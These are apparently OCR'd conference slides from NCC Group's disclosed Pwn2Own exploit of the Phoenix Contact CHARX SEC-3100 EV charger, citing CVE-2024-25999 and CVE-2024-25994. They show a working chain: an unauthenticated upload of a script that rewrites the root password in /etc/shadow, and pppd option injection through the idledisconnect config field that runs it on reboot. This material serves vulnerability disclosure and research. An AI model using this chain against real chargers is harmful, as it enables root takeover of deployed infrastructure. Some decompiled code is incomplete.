
- Not used in Pwn2Own (Privilege escalation unnecessary).
- Reported to ZDI afterwards (duplicate report)

CHARX Privilege Escalation – CVE-2024-25999 (ZDI-24-865)

- "The specific flaw exists within the charx_pack_logs script. The issue results from the lack of proper validation of a user-supplied path prior to using it in file operations. An attacker can leverage this vulnerability to escalate privileges and execute arbitrary code in the context of root."

Severity: 8.4 (CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

VDE-2024-011 | CERT@VDE



Product(s)


Article No°	Product Name	Affected Version(s)
1139022	CHARX SEC-3000	<= 1.5.0
1139018	CHARX SEC-3050	<= 1.5.0
1139012	CHARX SEC-3100	<= 1.5.0
1138965	CHARX SEC-3150	<= 1.5.0

Compromising CHARX #2

- Execute shell script via config injection
- Server mode
  - Upload arbitrary file contents
- Client mode
  - Configure Cellular Network
  - ppp Config Injection
- Server mode
  - Reboot

Compromising CHARX #2 - Uploading Arbitrary File Contents


- POST *http://<charx-ip>:9999/return-database*
- Stores file to */data/charx-update-agent/upload/jupicore_abcd.db* with executable permissions (-rw**x**rw**x**rw**x)**
- Validation occurs on filename, however no validation on file contents



```
# [server] main.upload_database
@app.route('/return-database', methods=['POST'])
def upload_database():
    if request.method == 'POST':

    f = request.files['file']
    path = app.config['UPLOAD_FOLDER'].join(f.filename)
    secure_filename(path)
    f.save(?)
    chmod(?, stat.S_IRWXU | stat.S_IRWXG | stat.S_IRWXO)
    basename(?)
    # split('.')
    logger.error('Invalid database-file name. should be jupicore_$UID.db, is ' + ?)
    # split('_')
    # split('_')
    trigger_jupicore_import(?)
    # "database_returned"
    return 'file uploaded successfully'
```

Compromising CHARX #2 - Uploading Arbitrary File Contents


- Use this primitive to upload the following script file
- Plants the script on the filesystem, however, is not automatically executed yet



```
# Light show
# ...

# Set user-app password to "pwn2own"
echo "user-app:pwn2own" | chpasswd

# Set root password to "pwn2own"
sed -i "s/root:!\*:/root:\$1\$ncc\$g.ZD8BzcdjR46QjfcjrQo0:/g" /etc/shadow
```

Compromising CHARX #2 - Server to client mode


- Trigger server mode to client mode by running DHCP server on 192.168.4.0/24



```
dnsmasq --interface=eth1 --no-daemon --dhcp-range=192.168.4.10,192.168.4.25,255.255.255.0,1m
--no-hosts --no-resolv --conf-file=/dev/null
dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua
TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq-dhcp: DHCP, IP range 192.168.4.10 -- 192.168.4.25, lease time 2m
dnsmasq: cleared cache
dnsmasq-dhcp: DHCPDISCOVER(eth1) a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPOFFER(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPDISCOVER(eth1) a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPOFFER(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPREQUEST(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPACK(eth1) 192.168.4.12 a8:74:1d:50:4b:5f ev3000
```


Compromising CHARX #2 - Config Injection

- CharxSystemConfigManager (5001/tcp) allows setting config values in */data/charx-system-config-manager/system-user-configuration.ini*
- CelluarNetwork section values are copied to the pppd (point-to-point protocol) config file */etc/ppp/peers/charx-provider*
- New line characters are not allowed
- ppp parses multiple options in the same line separated by a space



```
[System]
name = ev3000

[EthernetNetwork0]
name = eth0
dhcp = True
bridged = False
addresses = 192.168.3.11
broadcast =
netmask =
gateway =
nogateway = True
defaultroutemetric = 10

[EthernetNetwork1]
name = eth1
dhcp = False
bridged = False
addresses = 192.168.4.1
broadcast =
netmask =
gateway =

[CellularNetwork]
enabled = False
apn =
useaccesscredentials = False
username =
password =
phonenumber = *99***1#
pin =
defaultroute = False
defaultroutemetric = 20
idledisconnect = 3600
```


Compromising CHARX #2 - Config Injection



who has invoked pppd.

init *script*


Execute the command specified by *script*, by passing it to a shell, to initialize the serial line. This script would typically use the ***chat***(*8*) program to configure the modem to enable auto answer. A value for this option from a privileged source cannot be overridden by a non-privileged user.



.. as a pathname component. The format of the options file is described below.

connect *script*

Usually there is something which needs to be done to prepare the link before the PPP protocol can be started; for instance, with a dial-up modem, commands need to be sent to the modem to dial the appropriate phone number. This option specifies an command for pppd to execute (by passing it to a shell) before attempting to start PPP negotiation. The *chat (8)* program is often useful here, as it provides a way to send arbitrary strings to a modem and respond to received characters. A value for this option from a privileged source cannot be overridden by a non-privileged user.



welcome *script*

Run the executable or shell command specified by *script* before initiating PPP negotiation, after the connect script (if any) has completed. A value for this option from a privileged source cannot be overridden by a non-privileged user.

Compromising CHARX #2 - Config Injection

- POST: *http://<charx-ip>:5001/api/v1.0/<section>/<name>*

Section	Name	Value
CellularNetwork	apn	everywhere
CellularNetwork	useaccesscredentials	True
CellularNetwork	username	eesecure
CellularNetwork	password	secure
CellularNetwork	pin	1111
CellularNetwork	defaultroute	True
CellularNetwork	idledisconnect	3600 **welcome** /data/charx-update-agent/upload/jupicore_abcd.db **connect** /data/charx-update-agent/upload/jupicore_abcd.db **init** /data/charx-update-agent/upload/jupicore_abcd.db
CellularNetwork	enabled	True


Compromising CHARX #2 - Client to server mode

- POST: *http://<charx-ip>:5001/api/v1.0/<section>/<name>*


Section	Name	Value
System	name	ev3000

Compromising CHARX #2 - Trigger reboot

- POST: *http://<charx-ip>:5001/api/v1.0/reboot*



```
# src.api_config.ApiReboot.post
def post(?):
    # "write_system_time"
    # "write_system_time"
    logger.info('Reboot is going to be executed')
    subprocess.check_output(['sudo', '/sbin/reboot'])
    logger.info('Reboot was executed')
    logger.error('Rebooting system Error: ' + ?)
    # "Response"
    # "Response"
    # "status"
    # "response"
    # "logger"
```



Zero Day Initiative
@thezdi

Success! The folks from NCC Group EDG (@nccgroupinfosec, @_mccaulay, and @alexjplaskett) were able to exploit the Phoenix Contact CHARX SEC-3100 and provided a light show as confirmation. #Pwn2Own #P2OAuto

Compromising CHARX #2 – Demo (Light Show)


Exploiting CHARX SEC-3100 Simfig
NCC Group

Compromising CHARX #2 – CVE-2024-25994 (ZDI-24-867)

- “An unauthenticated remote attacker can upload a arbitrary script file due to improper input validation. The upload destination is fixed and is write only.”

Severity: 5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

VDE-2024-011 | CERT@VDE



Product(s)

